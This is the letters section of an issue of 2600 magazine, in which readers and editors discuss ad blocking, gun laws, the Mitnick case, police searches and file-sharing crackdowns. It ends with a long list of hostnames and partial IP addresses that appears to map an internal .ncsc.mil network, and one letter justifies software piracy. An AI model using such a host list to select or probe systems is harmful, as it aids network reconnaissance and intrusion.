Bob M.

Dear *2600:*

This is a response to a letter written by quel in 19:2 which suggests blocking web ad images by adding each image server IP to Linux netfilter rule tables. There are several much easier ways to block ads, such as:

1.) Add the server's name and the address 127.0.0.1 to your /etc/hosts file. (Windows has a hosts file too at C:\windows\hosts or C:\winnt\system32\drivers\etc\hosts.)

2.) Use a browser (such as Mozilla) or browser plugin that can give you better control over the images that the browser downloads and displays.

3.) Most importantly, try out a personal web proxy such as Privoxy, Adzapper, WebWasher, or Guidescope. If you haven't heard of any of these, Google is your friend.

Eil

Dear *2600:*

Thanks for publishing so much discussion of the gun control issue. Despite the fact it is not directly connected to hacking or freedom of information, your readers seem to be very interested in it. I'm a new reader who picked up a bunch of back issues at H2K2, and I've been following the debate backwards to 18:3. I'm sorry you don't support the right to bear arms the way, say, *American Rifleman* (the main NRA magazine) supports freedom of information.

I would like to point out a nonsense statement: "If only hackers were treated as well as gun owners in the United States!" Violation of the DMCA of 1998 carries a penalty of up to five years in prison for a first offense. Violation of the NFA of 1934 (for example owning what the DoD calls an assault rifle, sawing off a shotgun, or making your own gun of any kind) carries a penalty of up to 10 years in prison. I also feel (although this is more subjective) that the plethora of laws governing firearms ownership are more onerous; I've never been fingerprinted in order to buy a packet sniffer, or had to appear in person at the sheriff's office for a license to carry a password hash cracker. I do not risk five years imprisonment for forgetting to clear some software off my laptop when I go to visit my parents in New Jersey; if I accidentally leave any standard hunting ammo in my car, I risk that.

Charles

If you act like an idiot with deadly weapons, you should be prevented from continuing to do so. It's amazing how many people see that as a violation of their rights yet will blindly support idiocy like the Patriot Act without a second thought. What we don't support is the attitude that anyone who suggests any form of regulation of firearms is somehow advocating disarming the populace, no doubt in furtherance of some hidden agenda. It's an hysterical reaction that only manages to demonstrate how bad the problem is. There are all kinds of legitimate reasons to own guns. But, being deadly weapons, they cannot conflict with the needs of society. That's why we frown upon walking around schools and churches with firearms, regardless of what you think the Constitution says you can do. It's why deranged individuals tend to be discouraged from becoming gun hobbyists. These directives are coming from the people, not from some invading government.

If we can get major politicians clamoring for the rights of hackers and the "National Hacker Association" challenging the government to pry our keyboards "from our cold, dead hands" then maybe hackers will have a chance of being treated better than gun owners. Until that day, it's an absurd comparison.

Dear *2600:*

Regarding the cover of 19:2, I was wondering if that "building" that kinda looks like the U.N. is actually an integrated circuit that I've seen in some touchtone phones from the 70's and 80's, and the round "building" being a receiver or speaker of some sort. Is that right? I noticed because the "building" is not facing the same direction as any of the others. Nicely done! Thanks for your magazine - love every minute I read it.

Shadowfax0

You're very observant. But we really don't deserve the credit this time. The round building is actually Madison Square Garden with the surrounding ones being part of the Pennsylvania Station complex in Manhattan. Across the street (in the middle of the cover) is the Hotel Pennsylvania which is where the HOPE conferences are held. A trained eye can see the little bridge that hooks two of the conference rooms on the top floor together.

Dear *2600:*

I am a *2600* subscriber. Recently by chance I viewed *Freedom Downtime* on Free Speech TV (FSTV) and was amazed to learn about the details of Mr. Kevin Mitnick. The reason for my letter is to basically express my opinion on the case.

First of all, where is the American Civil Liberties Union? Have they ignored Mr. Mitnick's case? This is definitely a case for the ACLU.

Needless to say what Mr. Mitnick had to endure was unnecessary and illegal. I feel that the film should have concentrated a lot more on the constitutional issues and made it clear that one of our inalienable rights given to everyone living in the United States of America by the U.S. Constitution [the supreme law of the land] is the right to a speedy trial.

What I fail to understand and what the film does not fully explore is how any jurisdiction was able to keep a man incarcerated for such a long time without a trial. The film leads me to believe that Mr. Mitnick was deprived of his freedom until he acquiesced to a guilty plea. Is this the case? Was the government holding him hostage in exchange for a guilty plea?

Should this be the case, then the entire movement and Mr. Mitnick should file suit against all parties involved in the unlawful detention, and the civil liberties and constitutional abuses toward Mr. Mitnick. The film concentrated heavily on what Mr. Mitnick did not do, on the lies various writers were writing about, on the hacker community, and Mr. Mitnick's detention without a trial. But I believe it failed to drive the nail down to the core by not mentioning the constitutional erosion his case represented and the danger of his situation for the sake of all Americans.

Please do not get me wrong. I respect all of the hard work that went into the film and the movement as a whole, I am just offering a perspective which I believe would get a stronger response from the legal and political community. I would not want to think that all of the hard work of the civil liberties movement of the 1960s or the injustices and the suffering of those who then fought very hard to keep the integrity of the U.S. Constitution and the Bill of Rights were suddenly forgotten when Mr. Mitnick was denied his freedom, placed into solitary confinement for eight months, and left incarcerated for about four years without due process!

Any state representative, Senator, or Congressman should hear Mr. Mitnick's story and all parties involved in this abusive behavior should be prosecuted. This is of *paramount importance*. Perhaps I am naive and I have too much faith in our Constitution and I cannot begin to imagine how these abuses could have been so blatantly executed by the authorities.

Any competent constitutional lawyer should have been able to have him released. It is very very difficult for me to believe the events as they were explained in the film. I greatly respect the effort, time, and energy that went behind the scene and the entire Free Kevin network. However I cannot understand why one of the most powerful weapons and protection (the U.S. Constitution) was never mentioned in the film.

Mr. Mitnick's liberty as well as all of our liberties are at *great* risk. His case should not be forgotten and the Free Kevin movement should evolve to the next level. A level of awareness, education, and realization where his case should be made known on legal foundations and the indisputable truths should be addressed and examined by professionals as well as political representatives of the people (there are still some honest ones out there). A level where the legal system should take steps to correct itself and publicly admonish those who were involved in this case. Otherwise we are all in great trouble.

I conclude where I started. Where is the ACLU?

hawk2000

All of the questions you asked are ones that we also struggled with throughout the making of the film. It's frustrating not to get clear and definitive answers. And we wish it were that easy to actually get justice after demanding it. For now, we'll have to settle for trying to educate the masses. Please help spread the word and maybe you'll manage to get some sort of response from those responsible.

Dear *2600:*

I have to commend Kevin Mitnick and William Simon for their amazing book: *The Art of Deception*. We have begun living in an era of secrecy and of suspicion, and still the weakest factor in any situation remains the human element. It's hard to give this book just praise without sounding like an advertisement. Amazing work, Kevin, simply amazing.

Poetics

Dear *2600:*

I've picked up your last four issues and have found myself sincerely enjoying them - because of your lack of bias. In journalism it's difficult to separate your personal feelings toward a subject from the writing you do on it, and *2600* is mainly focused on topics people feel strongly about. But what makes your publication superior, or unique in any case, is that you usually can't be caught putting down other people's views or campaigning your own. It's the mark of a well thought out organization of articles that allows your quarterly to maintain a calm composure during days of civil unrest... days that won't end while we are alive simply because the public remains apathetic while power-hungry fatcats grow fatter. I'm not going to the extreme here - insurrection is only necessary when we agree it's necessary, but readers and writers of your publication seem to be of the intelligent group that understands their rights and won't give them up without a struggle.

Nietzsche

Thanks for the kind words but we are most definitely biased. It's really impossible not to be, especially with this kind of subject matter. What's most important, as you point out, is to respect other opinions. Otherwise, there's little chance of a meaningful dialogue.

Dear *2600:*

What's up with publishing an outdated article on shopping cart flaws (19:3)? The flaw that Mr. Moore discusses has been around for as long as I can remember and has been fixed, for the most part, by shopping cart authors that are worth anything. As a former site designer/network admin I ran into this problem with some shopping cart software way back in 1998. I contacted the author and the problem was patched up

within days. I'm wondering if Mr. Moore has informed the company in the article about their problem? If not, as an ethical "hacker," I think that would be the honorable thing to do. Our job is to help people learn from their mistakes, not punish them for it!

JaMm3r

We exist to report on discoveries and findings. Anything beyond that, good or bad, is extracurricular. As for this article, you seem to be against its being printed regardless of whether or not it was outdated. If all of the bugs were fixed before we printed them, then we would indeed be printing outdated info and getting more complaints like yours. But non-outdated info leads to implications (like yours) that we're punishing people and not being ethical. It seems we can't win.

Dear *2600:*

Thank you for your reply to my letter regarding people's saved email files being shared on Kazaa. While I don't agree that reading other people's email which they are sharing is "clearly an invasion of privacy" in the same way that reading private mail my neighbor posts on a billboard on his front lawn wouldn't be, I respect your opinion on the matter. Also, I should have added that it's always best to email those found affected and let them know they're sharing the wrong stuff. I've gotten both thanked and threatened in response to that, which is nice.

Rob T. Firefly

We didn't mean to imply that the privacy invasion was your fault. And what you did certainly isn't a crime. But those who go around using other people's stupidity to invade their privacy are still invading their privacy, albeit in a passive way much like listening in on private phone calls broadcast in the clear. By letting the world know, you performed a valuable service.

Dear *2600:*

This is in response to HJH's article "A Nasty NT Bug" in 19:2. I'm happy to say that the bug reported in the article has been patched. Whereas I an unsure when Win 2000 was patched, Win XP was fixed by SP1. Also, the current Beta of Win .NET is completely immune from this bug. I guess it just goes to show, when *2600* talks, Microsoft listens. Good show, and keep up the good work.

Jason Argonaut

It's quite possible this was reported in some other way but thanks for the good thoughts.

Dear *2600:*

I agree with the philosophies of your magazine on one level. I've also noticed it is easy to get caught up in. And sometimes I find myself agreeing with what you advocate and other times questioning it. While I love the info, I have to question it. If we never questioned, we would all be sheep. While *2600* is definitely an authority in the hacking world (or underworld if that is easier to swallow), I urge the readers to mill over and ultimately question what they read. Because even if they are fellow hackers, you don't have to agree with them or their ideals. And as idealistic and good-sounding as *2600* is, that doesn't make it 100 percent correct. I'm not accusing *2600* of anything, I'm just saying that you should question everything to make sure it works for you. Being spoon-fed by other hackers is the last thing we need. Question This. Question Life. Question Star Trek. But more importantly, Question Everything.

Resurrection20

We couldn't agree more. Unquestionably.

Injustice Department

Dear *2600:*

While you may feel like this letter is an attempt at someone using you as a soapbox to rant about repression of their right of free speech, it is actually my acknowledging some intriguing similarities between your lawsuits and my job (if that makes any sense).

I work at an adult video/toy store in California in a town of less than 10,000, although we serve approximately 100,000+ clientele from all over the area. Due to recent events, our store will be forced to shut its doors forever due to ignorance and hatred aimed at us, simply because we are looked down upon by our local government and several religious circles. In more detail, the town government instated a law that prohibits any adult related shops from conducting business within 2000 feet of a school and 1500 feet from any church. This is ironic because we are two blocks away from an elementary school and four blocks away from our local Presbyterian church, and the law was instated two years after we had opened!

Anyway, our store has always obeyed the strict laws that the state regulates our industry by, and we have always been in cooperation with these as well as any city ordinances, with exception to the one stated because of obvious reasons. We have been in constant court battles, won every single appeal, and still our local government has us in their crosshairs.

The clincher here is a recent overnight arson attempt on our store which did approximately $45,000 in damage and also ruined our already tarnished image when the newspapers printed the city's response to it: "That is the kind of people that ****** Video World attracts. It is their own fault for bringing lowlife trailer trash into the city, and they get no sympathy from us." That is directly out of our local newspaper.

The store owner decided to shut down in October.

I now have to take two jobs to match the salary I was making in order to keep rent and afford tuition. My insurance has already been canceled and I have to pay $95 every other week for a bottle of insulin so I can live. Yet the most hurtful thing of all is that I have lost close friends, some family members have turned their backs on me, and I have even been refused service at a local grocery store because the owner knows where I work!

And why exactly? Religiously influenced and biased government taking a stranglehold on a privately owned adult shop simply because they decided to conduct business. Not because they did anything wrong, but simply because it existed and certain people didn't want it to.

All the best with your endeavors. Thanks for telling like it is instead of how they want us to think it is.

deejayred2001

We have no doubt that some of our readers will disagree but we find the above treatment all too common and symptomatic of some serious problems in our culture. Unless you were soliciting customers from the elementary school or leaving brochures in the pews of the church, you should have been treated as any other member of the community. This kind of coexistence happens in other countries all the time without any adverse effects. We, on the other hand, seem to be moving ever closer to a fundamentalist hell.

Dear *2600:*

Thought I would tell you guys about my web host - and how they have annoyed me. They were fine for about half a year, then suddenly a few days ago my site disappeared. All the files have been deleted and all that is visible is a placeholder. I have been locked out of the admin interface, too. What annoys me is that I had no warning, no explanation, and no chance of backup. It simply switched off. I have tried contacting them. They won't get back to me via email and their phone number doesn't work. It is companies like these that really disappoint me. It's gotten harder to find decent, proper companies that don't treat customers as if they were meaningless.

Matt

There are a couple of lessons here. Always keep your own backups. Never rely on people you don't really know to do anything except cash your checks. And whenever possible, try to run your site yourself. That way, the most you can lose due to someone else's incompetence, ill will, bankruptcy, etc. is a temporary loss of bandwidth.

Dear *2600:*

I work as a delivery driver here in North Carolina and I usually get home rather late. I live in a fairly small town (2,000 residents and 10,000 college kids) and my car is very easily identifiable by the numerous computer related stickers on the back of it. I was stopped by the law at a license check... a fairly routine happening. They looked at my license and then asked me to pull off to the side - an officer would be with me "shortly." After waiting for ten minutes, the officer who put me aside asked me to step out of the car. Now remember, I am a delivery driver, and common sense would tell you that I have a valid driver's license and also that I would not be under the influence of any substance (perhaps caffeine?). So naturally, I was a bit puzzled by this. He then asked me if he could search my car and of course I said (in a polite fashion), "No, you may not. I do not feel that there is any reason for you to search, and certainly no probable cause." Oh, but this officer found probable cause... there was a stack of *2600: The Hacker Quarterly* in my back seat dating from 1998 through 2002. He said that this was a "suspicious magazine" and he was baffled that I would even think to have such a thing in my possession. I told him that I did *not* believe this was any reason or cause to search my car, so he called one of his boys over. They told me that I was interfering with an officer's line of duty and that I could be thrown in jail for such behavior. I am not one to get thrown in jail (especially at the age of 18, still living with parents), so I stepped aside. After a 30 minute search, they decided the car was fine and there was no reason to hold me any longer. They even had drug dogs there to sniff everything out... looking for that kilo of cocaine that every cop just *knows* is in there somewhere. Needless to say, I think that this is a perfect example of what the media has done to "hackers" and the image they have drawn of us. I would love to press charges, but being an 18 year old entering college, I simply don't have the funds.

Evnglion

You acted entirely properly by questioning them, keeping your cool, knowing when to back down, and letting the world know what happened. Unfortunately this kind of thing will continue to happen. It's always a good idea to get as much information as possible from the scene - car number, badge number, names, etc. in the event that you decide to pursue matters later. Most people choose not to and we completely understand why.

Dear *2600:*

First off, great magazine - you've managed to inform the hacker world of many new laws, news, ideas that otherwise we wouldn't experience through mainstream media. I had closely followed your trouble over the domain fuckgeneralmotors.com. Upon hearing this, I too was outraged that because a big corporation saw some offense to this, they should go strip away a component to our First Amendment. So in support of your effort, I registered www.generalmotorssucks.cjb.net. I successfully maintained the site which I linked to ford.com. But not too long ago, I found that my page had been shut down without notice, my password to my account was invalid, and I have had no contact from any .cjb rep. I am considering filing a lawsuit or at least notifying the public of this so they can also voice their concern. Any thought/word would be appreciated.

im_source

Since you're using this company's name, they have the ability to simply disconnect you (although they seem rather immature for doing it the way they did). If you want to make any kind of statement using a domain name, you should register the entire domain name under .com, .net, etc. and then find service through the provider of your choice. If they shut that off, it's a much bigger issue.

Dear *2600:*

I was in Wal-Mart in Hammond, Indiana the other day - the day the *Spider-Man* DVD and VHS came out. So I figured I'd go pick up a copy as long as I had the cash. So I walked over to electronics and stood in line. Note that I am 14 years old and I look more like 16. I asked to buy the *Spider-Man* DVD (they had it behind the counter) and they said "You have to be 17 or older with ID to be able to buy this movie." Now the movie is freaking rated PG-13 and to top it off they had the VHS sitting right on shelves near the cash registers outside electronics and by music in

electronics. Why in the *hell* would they card me for *Spider-Man?* Just another case of morons power abusing.

Dune Tanaka

Definitely moronic behavior. If you're not in the mood for a confrontation with the store manager, we suggest writing a polite but firm letter to the main headquarters telling them of your unpleasant experience. Oftentimes this leads to some sort of resolution.

Dear *2600:*

I gave a speech today at PSU and started by showing people how easy it is to get on wireless networks - even those that are encrypted. I'm sorta nervous now that I'll be hauled away in a black van tonight. I just felt the need to write something in case I'm never heard from again!

It's a shame that we must live fearing that our academic works will come back to haunt us.

(I also plugged *2600* during the speech.)

Todd

That's right, drag us down with you.

Thoughts On Piracy

Dear *2600:*

I am an avid software pirate. Much of the software that I use is pirated because I am one poor bastard. However, being a software developer myself, I realize the importance of getting what is due for your hard work. Wait a minute? Huh? How can I develop software *and* condone piracy? Here's my thinking on the matter. First of all, when I benefit in any way other than purely educational, I make a point of purchasing a full copy of whatever program I'm using. I had a pirated version of Dreamweaver for quite awhile. When I finally started posting real web pages developed in it I purchased the full version (Version 3, but that's good enough for me right now). I also have a pirated copy of 3D Studio Max that I've had for years. The version I have is old, but I have fun with it. Will I ever use it in a professional sense? No. Should I pay massive amounts of money to use something that I just fart around with on occasion? I don't think so! Does the developer lose out because I didn't pay for my copy? Let's put it this way... if I were forced to decide today between keeping it and paying the money, or giving it up, it'd be no contest. I'd give it up. I don't need it that bad. I'd never used it in a way to justify the price. So what does the developer lose? Money that they'd never have anyway if their program were completely pirate proof? If the day comes, and I doubt it will, when I use what I create in 3DSMax for something more than idle fun, I'll pay for it. Until then, I see no loss by anyone. I hope others use the software I create in the same manner.

I1269U

Questions

Dear *2600:*

Does your magazine have any competition in its class? I'm sure you know many magazines do have competitors, however I've never seen competition to yours. I'm not trying to suggest anything negative about your magazine. It may look as though I am. I just enjoy this type of reading material and I get through your magazines pretty quickly because of that.

Super-Fly

There are plenty of Internet zines out there but we haven't found any other paper publications that are devoted to the hacker world. Occasionally we see an abortive attempt. They usually don't succeed for a number of reasons - they try to get too big too fast, they get spooked by the legal threats and hate mail, or they simply realize what a commitment it really is. We need a good deal more zines covering this stuff, not just here but all around the world.

Dear *2600:*

I just read the article on 802.11b (19:2) and it told me 99 percent of everything I wanted to know about 802.11b networks except for the one thing I really wanted to know. In the article it said they used a "magmount antenna on the roof." How do I hook this up to the card - or does the card just use the antenna through osmoses? I would love to scan the surrounding area, but need signal strength.

In a TrAnCe

Many 802.11 cards have antenna jacks on them but for those that don't you're pretty much out of luck. You may want to ask google about your card and "antenna jack" to see if there is a way you might add one, but it's generally not a reliable hookup. Even so, you'll almost certainly need an adapter (commonly called a "pigtail") to go from your antenna's jack (probably an "N" jack, look for pictures) to your card's jack (probably SMA).

Dear *2600:*

I was wondering why there is something strange on page 33 at the bottom of the page where it should say "Page 33?" Each time there is something different but it is never correct.

QuietShadow

We get more mail on this than on any other subject by far. And yet, everyone who writes in seems to know what page number they're talking about even though they claim the page number information is faulty! It defies all logic.

Dear *2600:*

I have a folder on my computer that I cannot open or manipulate in any way. It is located in my C:\ drive and when I double-click it, an error message pops up that says "This folder does not exist." Can you tell me what has happened?

Phate_2k2

Your problem appears to be that you're running Windows. Other than that, this is one we weren't able to find an immediate answer for. We'll let you know what we find.

Dear *2600:*

I was wondering if you could please tell me who is the man on the right side of cover 19:3. Also if you could please enlighten me as to what "might" be on the disk and roll of film. Keep up the good fight - because of you the ideals and principles of many have been changed.

Quiet Riot

Answering these questions would undoubtedly lead to more questions and the need for more answers and a possible Senate inquiry. Let's just say it's a pretty picture and leave it at that.

Dear *2600:*

Maybe I have something wrong or have misunderstood H.R. 5469. Why are radio stations that broadcast an FM signal to my car allowed to continue to simulcast over the Internet with no proposed legislation against them? Why have the Internet radio stations been singled out? Did I miss something?

ddShelby

Any Internet broadcast is affected in some way. Broadcast stations are no exception. But it serves to prove the absurdity of the legislation as broadcast stations can have as many people listening to them over the airwaves as they can get without incurring any extra fees. But for every listener on the Internet (which already carries a bandwidth cost for each stream), an additional fee is levied. Imagine what would happen if stations were charged that fee for every listener estimated by the Arbitron ratings service. The most popular stations would probably go broke. (Maybe it's not such a bad idea.)

Dear *2600:*

I was wondering if an article about OfficeMax would be of interest. I've read the articles about Radio Shack and recently the one about Target, and I was wondering if your magazine would be interested in an article about OfficeMax. Things such as store security, breaking through the security on the HP Custom Computer Centers/logging in as administrator, the unix terminals, and other related topics. I would be more than happy to submit such an article if it would be of use. Please let me know so I could get started. Thank you.

Ganja51

If we print an article about one retail outlet, naturally we're interested in others. That's not a guarantee that we'll print this specific article but the topic certainly qualifies. The general rule of thumb is that if you have an article to write, just write it and send it in. We may not print it but at least you will have written it which is generally a good thing to do.

Dear *2600:*

I think that your magazine is the greatest. I read it all the time at my local Chapters Bookstore. I always read it cover to cover. It's the best.

I have a situation that I don't know what to do about. In my neighborhood we have a fun game. We place cans on the railroad tracks to make the traffic barrier arm come down. The winner is the one who makes the longest lineup of cars.

Last week I was sure I would win the contest. I picked a busy day at 5 pm. I did everything properly. I went away and came back an hour later to make sure that I had the longest car line up of all my friends. There was an ambulance in the stuck car line. I feel very very guilty about this. What should I do?

Tony

Why you feel compelled to ask us about this is a bit puzzling. Do you think a hacker magazine is going to go any easier on you for being a complete moron than any other part of society? Not likely. We're interested in how the technology works like most everyone else reading this. But there's a rather major difference between that curiosity and an action that puts people's lives at risk - not just people stuck in traffic in ambulances but those who decide to ignore the barriers after waiting for a very long time. You can't do anything about the past but you can put a stop to this crap now and in the future before it really blows up in your face. If that actually got through to you, be sure to share your enlightenment with your friends.

Observations

Dear *2600:*

A few weeks ago I ordered the DES encryption shirt alongside my subscription of your magazine and received it all without problems. Thanks for the fast service, but... the shirt doesn't seem to feature a DES Encryption schematic to me! The day before yesterday I had dinner with two friends who questioned the schematic to be DES. So when I had the time yesterday night I read through *Applied Cryptography* and found out DES is not working this way. Although I'm definitely not a crypt analyst I could tell something was wrong. So I searched the book for more algorithms and learned about the IDEA algorithm. Its schematic looks almost exactly like the one on my shirt. There's only one difference: The XOR and Addition signs have been switched in the explanation on the bottom of the shirt. Now I'm confused. Is this thing on purpose? In a quick search on the Internet I can't find evidence on this, so I'm still confused. Can you please help me out on this one?

Freddy

You're right about the IDEA algorithm. As to the reversal, perhaps it's one of those mistakes we keep making to keep people on their toes.

Dear *2600:*

I just found out something quite disturbing at my workplace. I'm an analyst for a major ISP in Canada and I had an interesting conversation with my friend at the abuse department. It seems that the RIAA is pressuring us to shut down customers who have been involved in file sharing, especially on the Kazaa network. Apparently, the volume of threats by the RIAA, Sony, and other organizations is around 1000+ emails per month. They are receiving detailed logs with IP addresses and the names of the files that have been traded (even though everyone knows it's no proof). They've installed a new script on the Radius server to break down logs in smaller chunks so they can be searched faster. Needless to say, that is quite disturbing. So far, they have not shut down anyone, only sent warnings by email to the "offenders." They're in the process of deciding what to do next. I'll keep you posted. I thought you would find this interesting.

Quebec

It might be interesting to find out exactly how they're getting these logs in the first place. Are they perhaps running some sites of their own? Or is your ISP monitoring what their users do?

continued on page 48

.ncsc.mil (144.51.x.x)

BlueCat.lts [162.82]
CLX1275-R224U.alpha [14.16]
CLXC710-R2FO.tycho [3.165]
CTEK860-R224U.alpha [14.12]
CTEK860-R23U.tycho [3.122]
HP4050-GCU.tycho [3.191]
HP4050-HSSSBU.alpha [14.27]
HP4050-R221.alpha [14.85]
HP4050-R222U.alpha [14.76]
HP4050-R223U.alpha [14.88]
HP4050-SESBU.alpha [14.1]
HP4050-SYSNET.tycho [3.105]
a01 [101.1]
a02 [101.2]
a03 [101.3]
a04 [101.4]
a05 [101.5]
a06 [101.6]
a07 [101.7]
a08 [101.8]
a09 [101.9]
a10 [101.10]
a11 [101.11]
a12 [101.12]
a13 [101.13]
a14 [101.14]
a15 [101.15]
a16 [101.16]
a17 [101.17]
a18 [101.18]
a19 [101.19]
a20 [101.20]
a21 [101.21]
a22 [101.22]
a23 [101.23]
a24 [101.24]
a25 [101.25]
a26 [101.26]
a27 [101.27]
a28 [101.28]
a29 [101.29]
a30 [101.30]
a31 [101.31]
a32 [101.32]
abbie [45.2]
absentminded [65.20]
abyss [32.15]
accelerative1 [178.4]
accord [88.75]
acheron [32.40]
ackerripple [165.28]
ackerripple27 [165.27]
ackerripple82 [165.82]
ackerripple83 [165.83]
ackerripple84 [165.84]
ackerripple85 [165.85]
adambomb [88.12]
addhairy [40.205]
addslosh [40.76]
adventure [90.28]
advocate.lts [162.150]
aerialroute [128.132]
aerialroute [151.132]
aerialsurvey [151.134]
afterdump [1.51]
afterlife [1.1]
afterlife1 [1.110]
aimhold [12.3]
aimhold1 [210.1]
aimhold10 [210.10]
aimhold11 [210.11]
aimhold2 [210.2]
aimhold3 [210.3]
aimhold5 [210.5]
aimhold6 [210.6]
aimhold7 [210.7]
aimhold81 [210.81]
aimhold9 [210.9]
aimingpoint [194.55]
aimless [90.31]
aimout [194.57]
airassault [86.165]
airbath-sea [6.209]
airbath [185.131]
airblue [185.133]
airbrake [185.132]
airpiracy01 [109.6]
airpiracy02 [114.144]
airpiracy03 [109.98]
airpiracy04 [109.5]
airpiracy05 [109.16]
airpiracy06 [114.149]
airpiracy07 [109.4]
airpiracy08 [109.94]
airpiracy09 [109.8]
airpiracy10 [114.147]
airpiracy11 [114.151]
airpiracy12 [114.163]
airpiracy13 [114.190]
airpiracy14 [109.19]
airpiracy15 [109.20]
airpiracy16 [109.10]
airpiracy17 [114.192]
airpiracy18 [114.199]
airpiracy19 [114.152]
airpiracy20 [109.7]
airpiracy21 [109.25]
airpiracy22 [109.9]
airpiracy23 [109.24]
airpiracy24 [109.3]
airpiracy25 [114.189]
airpiracy26 [114.146]
airpiracy27 [109.11]
airpiracy28 [109.2]
airpiracy29 [114.164]
airpiracy30 [109.1]
airpiracy31 [109.23]
airpiracy32 [109.97]
airpiracy33 [109.95]
airpiracy34 [109.96]
airpiracy35 [114.201]
airpiracy37 [114.203]
airpiracy38 [114.204]
airpiracy39 [109.93]
airpiracy40 [109.13]
airpiracy41 [109.18]
airpiracy42 [109.15]
airpiracy43 [109.12]
airpiracy44 [109.22]
airpiracy45 [109.21]
airpiracy46 [109.14]
airpiracy47 [109.17]
airpiracy48 [109.26]
airpiracy49 [109.27]
airpiracy50 [109.28]
airradio [194.59]
airwing [45.13]
albumboard [154.129]
albumspeed [90.17]
alfalfa [33.8]
alignment [127.40]
alnews [5.3]
alphaprime.alpha [14.74]
alpharay.alpha [14.90]
alpodog [155.136]
amberyellow [163.146]
amberyellow2 [163.147]
amberyellow4 [163.154]
amberyellow5 [163.168]
amen [1.8]
angel [1.28]
angels [33.26]
ans [32.31]
antares.alpha [14.20]
apronfeeder1 [166.130]
apronfeeder2 [166.129]
apronfeeder3 [166.133]
arcadia [32.11]
arcadiams [32.89]
arches [153.27]
areacarpet [64.19]
areasquare [64.17]
argilloid [64.81]
argylepurple1 [164.10]
argylepurple4 [164.4]
argylepurple5 [164.5]
argylesocks [166.7]
argylesocks1 [166.32]
argylesocks11 [166.42]
argylesocks12 [166.43]
argylesocks13 [166.44]
argylesocks14 [166.45]
argylesocks2 [166.33]
argylesocks29 [166.29]
argylesocks3 [166.34]
argylesocks4 [166.35]
argylesocks5 [166.36]
argylesocks7 [166.38]
argylesocks8 [166.39]
ariadne1 [85.50]
ariadne2 [85.51]
ariadne3 [85.52]
ariadne4 [85.53]
ariadne5 [85.54]
ariadne6 [85.55]
ariel.alpha [14.9]
arielgazelle [64.80]
armageddon [40.183]
armoryguide [64.6]
armorylatch [64.18]
armstrong [64.44]
asgard [32.16]
ashtree [64.212]
asteroid.eclipse [102.72]
astriction [64.25]
astriction26 [64.26]
autocross [68.35]
awkwardknight [65.3]
awkwardskill [154.132]
awkwardsquad [154.133]
azalea [163.139]
b01 [101.33]
b02 [101.34]
b03 [101.35]
b04 [101.36]
b05 [101.37]
b06 [101.38]
b07 [101.39]
b08 [101.40]
b09 [101.41]
b10 [101.42]
b11 [101.43]
b12 [101.44]
b13 [101.45]
b14 [101.46]
b15 [101.47]
b16 [101.48]
b17 [101.49]
b18 [101.50]
b19 [101.51]
b20 [101.52]
b21 [101.53]
b22 [101.54]
b23 [101.55]
b24 [101.56]
b25 [101.57]
b26 [101.58]
b27 [101.59]
b28 [101.60]
b29 [101.61]
b30 [101.62]
b31 [101.63]
b32 [101.64]
babblesound [166.131]
babblesound1 [166.132]
babu [34.7]
bacchus [1.24]
backfin [68.36]
backtofuture.lts [162.29]
badgerbait3 [165.140]
bahr [64.173]
balebreaker [151.131]
balrog [36.89]
bananaslug [178.212]
bandager [187.125]
bandore [64.62]
baramimghost [127.34]
baramimkobold [127.31]
baramimscooby [127.16]
baramimwarlock [127.37]
barathrum [32.61]
barbaloot.epoch [25.135]
barbarian.empire.eclipse [102.149]
barleyassign1 [156.163]
barleyassign153 [156.153]
barleyassign170 [156.170]
barleyassign171 [156.171]
barleyassign172 [156.172]
barleyassign175 [156.175]
barleyassign176 [156.176]
barleyassign177 [156.177]
barleyassign178 [156.178]
barleyassign179 [156.179]
barleyassign2 [156.157]
barleyassign218 [156.218]
barleyassign3 [156.156]
barleyassign4 [156.149]
barleyassign5 [156.158]
barleyassign9 [195.211]
barnacle [40.149]
barndoor104 [12.4]
barndoor4 [210.4]
barnickel [40.43]
barrierice [139.161]
barrierspit [154.144]
barry [164.16]
baseplate [88.222]
basil [163.174]
basintrail12 [187.12]
basintrail15 [187.15]
basintrail16 [187.16]
basintrail18 [187.18]
basintrail22 [187.22]
basintrail23 [187.23]
basintrail24 [187.24]
basintrail25 [187.25]
basintrail26 [187.26]
basintrail83 [187.83]
batfree133 [128.133]
batfree138 [128.138]
batfree139 [128.139]
batfree141 [128.141]
batfree142 [128.142]
batfree143 [128.143]
batfree144 [128.144]
batfree145 [128.145]
batfree146 [128.146]
batfree147 [128.147]
batfree149 [128.149]
batfree150 [128.150]
batfree151 [128.151]
batfree152 [128.152]
batfree36 [127.36]
batfree46 [41.129]
batfree47 [127.47]
battleax [183.3]
beachchant [40.71]
beachjolly65 [85.65]
beachjolly66 [85.66]
beachjolly67 [85.67]
beachjolly68 [85.68]
beachjolly69 [85.69]
beachjolly70 [85.70]
beachjolly71 [85.71]
beachjolly72 [85.72]
beachjolly73 [85.73]
beachjolly75 [85.75]
beachjolly76 [85.76]
beachjolly77 [85.77]
beachjolly78 [85.78]
beachjolly79 [85.79]
beachjolly80 [85.80]
beachjolly81 [85.81]
beachjolly83 [85.83]
beachpea [40.177]
beanmix [89.137]
beargundy [163.169]
bearington [165.17]
beast.lts [162.138]
bedknob [64.179]
beefbone [155.135]
beelzebub [1.63]
beetleoilman [40.58]
beezee [165.18]
bellpeck [40.57]
beforelife [35.201]
belgariad18 [126.18]
belgariad19 [126.19]
belgariad20 [126.20]
belgariad21 [126.21]
belgariad23 [126.23]
belgariad24 [126.24]
belgariad25 [126.25]
belgariad27 [126.27]
belgariad28 [126.28]
belgariad29 [126.29]
belgariad30 [126.30]
belgariad33 [126.33]
belgariad34 [126.34]
belgariad35 [126.35]
belgariad37 [126.37]
belgariad39 [126.39]
belgariad40 [126.40]
belgariad41 [126.41]
belgariad42 [126.42]
belgariad43 [126.43]
belgariad44 [126.44]
belgariad45 [126.45]
belgariad46 [126.46]
belgariad47 [126.47]
belgariad48 [126.48]
belgariad50 [126.50]
belgariad51 [126.51]
belgariad52 [126.52]
belgariad53 [126.53]
belgariad54 [126.54]
belgariad56 [126.56]
belgariad57 [126.57]
belgariad58 [126.58]
belgariad59 [126.59]
belgariad60 [126.60]
belgariad66 [126.66]
belgariad81 [126.81]
belgariad82 [126.82]
belgariad83 [126.83]
bellatrix.orion [26.24]
benjamin [165.20]
berylaqua [179.2]
berylaqua1 [179.81]
bespin.empire.eclipse [102.139]
beyondreason [64.90]
bigbang.eclipse [102.90]
bigbang.orion [26.26]
bigfoot [127.28]
